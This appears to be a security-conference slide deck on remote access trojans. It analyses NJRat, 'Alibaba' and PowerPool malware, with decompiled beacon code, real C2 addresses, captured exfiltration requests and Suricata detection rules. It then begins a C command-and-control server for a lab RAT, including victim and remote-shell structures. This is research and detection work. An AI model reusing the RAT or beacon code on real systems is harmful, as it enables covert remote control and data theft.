

Don't RAT Me OUT!



Lilly Chalupowski
October 30, 2018

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986/11/29
Expiry	A Long Time from Now
Registrant Name	GoSecure
Administrative contact	Travis Barlow
Job	Security Application Developer - Threat Intelligence

Agenda

What will we cover?

- Disclaimer
- What is a RAT?
- Brief History of the RAT
- Wild RATs
- Why build a RAT?
- The Laboratory RAT
 - CnC Server
 - Victim Sessions
 - Command Queue
 - NCurses
- Evasion
 - NIDS (Network Intrusion Detection)
 - Debugging
 - Virtual Machines
- Anyone else doing it right?
- POC / Demo / Questions

Disclaimer

Don't be a Criminal

disclaimer.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

What is a RAT?



What is a RAT?

The Animal



Figure: Army RAT!

What is a RAT

The Tool




Figure: Darkcomet RAT



History of the RAT

System Administrators

- Central management
- Supporting larger user base
- Fixing issues remotely
- Solved user issues

History of the RAT



To Support the Users



Figure: This used to be my life...

History of the RAT

Well that Escalated Quickly



Wild RATs



Figure: Wild Rats Eating Garbage

Wild RATs



Figure: NJRat in the Wild

Wild RATs

NJRat Whitepaper Article

Attack action	Active time	Main load	Main C&C
the first time	2014.10 – 2015.7	njRAT, Downloader	Bbbb4.noip.me 31.9.48.183
the second time	2015.8 – 2016.11	DarkKomet, VBS Backdoor, AndroRAT	Bashalassad1sea.noip. me 31.9.48.183
the third time	2016.12 – Present	Android RAT, custom RAT, JS Backdoor, JS back door	82.137.255.56 Telegram.strangled.net Chatsecureelite.us.to

Figure: NJRat Whitepaper Article from 360 Research

Wild RATs

NJRat Whitepaper Article - And that is it!



Figure: Now what do I do?

Wild RATs

NJRat CnC Code

```
try
{
    OK.MeM = new MemoryStream();
    OK.C = new TcpClient();
    OK.C.ReceiveBufferSize = 204800;
    OK.C.SendBufferSize = 204800;
    OK.C.Client.SendTimeout = 10000;
    OK.C.Client.ReceiveTimeout = 10000;
    OK.C.Connect(OK.H, Conversions.ToInt32(OK.P));
    OK.Cn = true;
    OK.Send(OK.inf());
    try
    {
        string text;
        if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
        {
            text = text + OK.DEB(ref OK.VN) + "\r\n";
        }
        else
        {
            string str = text;
            string text2 = Conversions.ToString(OK.GTV("vn", ""));
            text = str + OK.DEB(ref text2) + "\r\n";
        }
        text = string.Concat(new string[]
        {
            text,
            OK.H,
            ":" ,
            OK.P,
            "\r\n"
        });
        text = text + OK.DR + "\r\n";
        text = text + OK.EXE + "\r\n";
        text = text + Conversions.ToString(OK.Idr) + "\r\n";
        text = text + Conversions.ToString(OK.IsF) + "\r\n";
        text = text + Conversions.ToString(OK.Isu) + "\r\n";
        text += Conversions.ToString(OK.BD);
        OK.Send("inf" + OK.Y + OK.ENB(ref text));
    }
}
```

Figure: NJRat Decompiled CnC Code after Unpacking

Wild RATs

NJRat CnC Code

```
public static string VR = "0.7d";  
  
// Token: 0x04000003 RID: 3  
public static object MT = null;  
  
// Token: 0x04000004 RID: 4  
public static string EXE = "server.exe";  
  
// Token: 0x04000005 RID: 5  
public static string DR = "TEMP";  
  
// Token: 0x04000006 RID: 6  
public static string RG = "d6661663641946857ffce19b87bea7ce";  
  
// Token: 0x04000007 RID: 7  
public static string H = "82.137.255.56";  
  
// Token: 0x04000008 RID: 8  
public static string P = "3000";  
  
// Token: 0x04000009 RID: 9  
public static string M = "Medo2*_*";
```

Figure: NJRat Interesting Strings

njrat.rules

```
alert tcp any any -> \$EXTERNAL_NET any (
    msg:"NJRat/Bladabindi APT-C-27 Variant CnC Beacon";
    content:"medo2|2a 5f 5e|"; nocase; fast_pattern;
    pcre:"/(inf|kl|msg|pl)medo2\x2a\x5f\x5e[a-z,0-9,\+\/,\=]{1,}/i";
    flow:to_server,established;
    reference:md5,382788bb234b75a35b80ac69cb7ba306;
    reference:url,https://ti.360.net/blog/articles/analysis-of-apt-c-27;
    classtype:trojan-activity;
    sid:2000000;
    rev:01;
)
```

Wild RATs

Alibaba Malware Article - 6900bbd0b505126c4461ae21bb4cf85d

The screenshot shows a malware analysis report from Beyond The Binary. The top navigation bar includes '분석가E' (Analysis E) and 'Beyond The Binary'. The main content area displays file details:

- svrc.exe**
MD5 : D37124B137C2087D7A908FD136A4866E
SHA-1 : F4CD9C9AE3C1DA1A3AD02E04252490321104256A
SHA-256 : 002132D1AACD5F8DCD28FAC86BD25C2EE666B4726DED3E263F43482E1436A1A7
- alibaba.exe**
MD5 : 6900BBDOB505126C4461AE21BB4CF85D [REDACTED]
SHA-1 : 43630A9BC54FF36E1DE8ACE53C233063C78DEA17
SHA-256 : D057088D0DE3D920EA0939217C756274018B6E89CBFC74F66F50A9D27A384B09
- 이달의 운세.hwp**
MD5 : C0B45C9E3D484763F664E5A41C835017
SHA-1 : B47FB0011F61EC4BDDA75034E93F7E90E6BF6FCF
SHA-256 : 26B8951C0979286D2994C115B06D7A28C0DB67432809B32CCF5FCB2199576641
- C2**
svrc.exe : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/goal[.]php?miracles=1
alibaba.exe : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/goal[.]php?miracles=2
이달의 운세.hwp : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/pool.tar

Figure: Alibaba Malware Article

Wild RATs

Alibaba Malware Article CnC Analysis - 6900bbd0b505126c4461ae21bb4cf85d

C2 디코딩 루틴

Decoding C2

C2 : youngs.dgweb[.]kr/skin15/include/bin/forlab.php

```
do
{
    byte_8D1E40[v2] ^= 0x34u;                                // youngs.dgweb.kr
    --v2;
}
while ( v2 >= 0 );
memset(dword_8D1E60, 0, 0x40u);
dword_8D1E60[0] = 0xEBE9F1AD;
dword_8D1E64 = -1380469780;
dword_8D1E68 = -287183637;
dword_8D1E6C = -1377310985;
dword_8D1E70 = -1376982048;
dword_8D1E74 = -286200348;
dword_8D1E78 = -223551261;
word_8D1E7C = -3350;
byte_8D1E7E = 0;
v3 = 29;
do
    *(dword_8D1E60 + v3--) ^= 0x82u;                          // /skin15/include/bin/forlab.php
while ( v3 >= 0 );
lword(dword_8D1E60) = 0.
```

Figure: Alibaba Malware Article Entire CnC Analysis

Wild RATs

Alibaba Malware Article CnC Analysis - 6900bbd0b505126c4461ae21bb4cf85d



Figure: Seriously?

Wild RATs

Alibaba Malware Analysis - What are we dealing with?




Figure: Alibaba Malware Detect It Easy

Wild RATs

Alibaba Malware Analysis - Entropy



Figure: Alibaba Malware Entropy

Wild RATs

Alibaba Malware Analysis - Debugging and Capturing




Figure: After Unpacking and Breaking on Send

Wild RATs

Alibaba Malware Analysis - The CnC Beacon

```
POST /skin15/include/bin/forlab.php HTTP/1.1
Host: youngs.dgweb.kr:80
Content-type: multipart/form-data;boundary=-----00072c7002257
Content-Length: 999

-----00072c7002257
Content-Disposition: multipart/form-data; name="kind"

u
-----00072c7002257
Content-Disposition: multipart/form-data; name="fname"; filename="0050569b8a550000"

....BX...PV..U.....youngs.dgweb.kr...../skin15/include/bin/
forlab.php.
*****1*****
( [REDACTED] )...
C:\.U.s.e.r.s\ [REDACTED]\.D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
-----00072c7002257--
```

Figure: The CnC Beacon

Wild RATs

Alibaba Malware Analysis - When you see it...



Can you find what's wrong Here?

Figure: When you see it...

Wild RATs

Alibaba Malware Analysis - The CnC Beacon

```
POST /skin15/include/bin/forlab.php HTTP/1.1
Host: youngs.dgweb.kr:80
Content-type: multipart/form-data;boundary=-----00072c7002257
Content-Length: 999

-----00072c7002257
Content-Disposition: multipart/form-data; name="kind"

u
-----00072c7002257
Content-Disposition: multipart/form-data; name="fname"; filename="0050569b8a550000"

....BX...PV..U.....youngs.dgweb.kr...../skin15/include/bin/
forlab.php.
*****1*****
( [REDACTED] ).....\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
C.:.\U.s.e.r.s.\[REDACTED]\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
-----00072c7002257--
```

Figure: The CnC Beacon

Wild RATs

Alibaba Malware Analysis - The CnC Beacon

```
POST /skin15/include/bin/forlab.php HTTP/1.1
Host: youngs.dgweb.kr:80
Content-type: multipart/form-data; boundary=-----00072c7002257
Content-Length: 999

-----00072c7002257
Content-Disposition: multipart/form-data; name="kind"
u
-----00072c7002257
Content-Disposition: multipart/form-data; name="fname"; filename="0050569b8a550000"
....BX...PV..U.....youngs.dgweb.kr...../skin15/include/bin/
forlab.php.
*****1*****
(.....)
C:\.U.s.e.r.s\.....\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
-----00072c7002257--
```

Figure: The CnC Beacon

Wild RATs

Alibaba Malware Analysis - Demo Video



Figure: Show me a demo!

Wild RATs

Alibaba Malware Analysis - What?




Figure: Really?

alibaba.rules

```
alert http any any -> \$EXTERNAL_NET any (
    msg:"Alibaba CnC Checkin";
    content:"POST"; http_method;
    content:"Content-type|3a 20|multipart/form-data|3b|boundary="; http_header; fast_pattern;
    pcre:"/\:\d{1,5}/iH";
    content:"Content-Disposition|3a 20|multipart/form-data|3b 20|name=|22|kind|22|";
    content:"Content-Disposition|3a 20|multipart/form-data|3b 20|name=|22|fname|22 3b|";
    content:"|be 02 00 00|BX|00 00 00|PV|9b 8a|U";
    flow:to_server,established;
    reference:url,http://sfkino.tistory.com/70;
    classtype:trojan-activity;
    sid:2000001;
    rev:1;
)
```

Wild RATs

PowerPool Malware Analysis



Natural Selection

It Still Works

Wild RATs

PowerPool Malware Analysis - 80e7a7789286d3fb69f083f1a2dddbe6

Again, the C&C server address is hardcoded in the binary, and has no mechanism to update this crucial configuration item. This backdoor seeks commands from [http://\[C&C_domain\]/cmdpool](http://[C&C_domain]/cmdpool) and downloads additional files from [http://\[C&C_domain\]/upload](http://[C&C_domain]/upload). These additional files are mainly the lateral-movement tools mentioned below.

Figure: PowerPool Whitepaper Article

Wild RATs

PowerPool Malware Analysis - 80e7a7789286d3fb69f083f1a2dddbe6




Figure: Really?

Wild RATs

PowerPool Malware Analysis - 80e7a7789286d3fb69f083f1a2dddbe6




Figure: PowerPool Anti-Debug / Anti-Analysis

Wild RATs

PowerPool Malware Analysis - 80e7a7789286d3fb69f083f1a2dddbe6




Figure: PowerPool Main Thread

Wild RATs

PowerPool Malware Analysis - Demo Video



Figure: Demo Baby

Wild RATs

PowerPool Malware Analysis - Detection

powerpool.rules

```
alert http any any -> \\$EXTERNAL_NET any (
    msg:"PowerPool CnC Heartbeat Beacon";
    content:"POST"; http_method;
    content:"Content-Type|3a 20|application/x-www-form-urlencoded"; http_header; fast_pattern;
    content:"/heart"; http_uri;
    pcre:"/json\\=\\{\\x0a\\x20{1,}\\x22sessionid\\x22\\x20{1,}\\:\\s{1,}
        \\x22\\{[a-f,0-9]{8}\\}-[a-f,0-9]{4}\\-[a-f,0-9]{4}\\-
        [a-f,0-9]{4}\\-[a-f,0-9]{12}\\}\\x22\\x0a\\}/iP";
    reference:url,https://www.welivesecurity.com/2018/09/05/powerpool-malware-exploits-zero-day-vulnerability/;
    sid:2000002;
    rev:1;
)
```

Wild RATs

They are good at teamwork!



TEAMWORK

Share Victory. Share Defeat.

Figure: Go Team!

Why Build a RAT?



Figure: Hackers IRL

Why Build a RAT?

Because Linux

- Linux
- C Programming Language
- Learning Experience
- Find Detection Limitations
- Research the Linux Malware Ecosystem
- Some RATs fall Short (NJRat)
- Because I Can

The Laboratory RAT



CnC Server

In the C Programming Language

- Sockets
 - Create
 - Bind
 - Listen
 - Accept
 - Receive
 - Process
 - Send
- PThreads

CnC Server

It can be painful when written in C




Figure: Leslie Knope

CnC Server

Data Structure for Victims/Clients

net.c

```
#ifndef NET_CLIENT_BEACON
typedef struct{
    int xor_key;                      // Packet XOR Key
    sys_info_t sysinfo;                // System Info Data Structure
} net_client_beacon_t;
#define NET_CLIENT_BEACON
#endif

#ifndef SYS_INFO
typedef struct{
    char uuid[SYS_UUID_SIZE];          // Victim UUID
    char ip[SYS_PUBLIC_IP_SIZE];        // Public IP Address
    char username[SYS_USERNAME_SIZE];   // Username
    char hostname[SYS_HOSTNAME_SIZE];   // Hostname
    char release[SYS_RELEASE_SIZE];    // Kernel Version
    char arch[SYS_ARCH_SIZE];          // Architecture
    int cpu_usage;                    // CPU Usage
    int ping;                         // Ping / Internet Speed
} sys_info_t;
#define SYS_INFO
#endif
```

CnC Server

Create Victims Memory Data Structure

net.c

```
net_client_beacon_t **net_create_victims(){
    int count = NET_MAX_CLIENTS;                                // Get Max Supported Clients Count
    net_client_beacon_t **v;                                     // Create Pointer to Data Structure
    v = malloc(count * sizeof(net_client_beacon_t));           // Allocate Memory for Data Array
    if (v == NULL){                                            // Error Checking
        fprintf(stderr, "[x] %s\n", strerror(errno));
        exit(EXIT_FAILURE);
    }
    for (int i = 0; i < count; i++){                           // Set to NULL
        v[i] = NULL;
    }
    return v;                                                 // Return Pointer to Data Structure Array
}
```

CnC Server

Data Structure for Command Queue

net.c

```
#ifndef NET_SERVER_CMD_BEACON
typedef struct{
    int xor_key;          // XOR Key
    bool status;          // Status
    int command;          // Command
    char uuid[SYS_UUID_SIZE]; // UUID
    char data[NET_MAX_DATA_SIZE]; // Data
} net_server_beacon_t;
#define NET_SERVER_CMD_BEACON 0
typedef struct{
    char host[NET_DOMAIN_MAX]; // Host
    int port;                // Port
} net_server_cmd_shell_t;
#define NET_SERVER_CMD_SHELL 1
#endif
```

CnC Server

Create Commands Memory Data Structure

net.c

```
net_server_beacon_t **net_create_commands(){
    int count = NET_MAX_CLIENTS;                                // Get Max Supported Clients Count
    net_server_beacon_t **v;                                     // Create Pointer to Data Structure
    v = malloc(count * sizeof(net_server_beacon_t));           // Allocate Memory for Data Array
    if (v == NULL){                                            // Error Checking
        fprintf(stderr, "[x] %s\n", strerror(errno));
        exit(EXIT_FAILURE);
    }
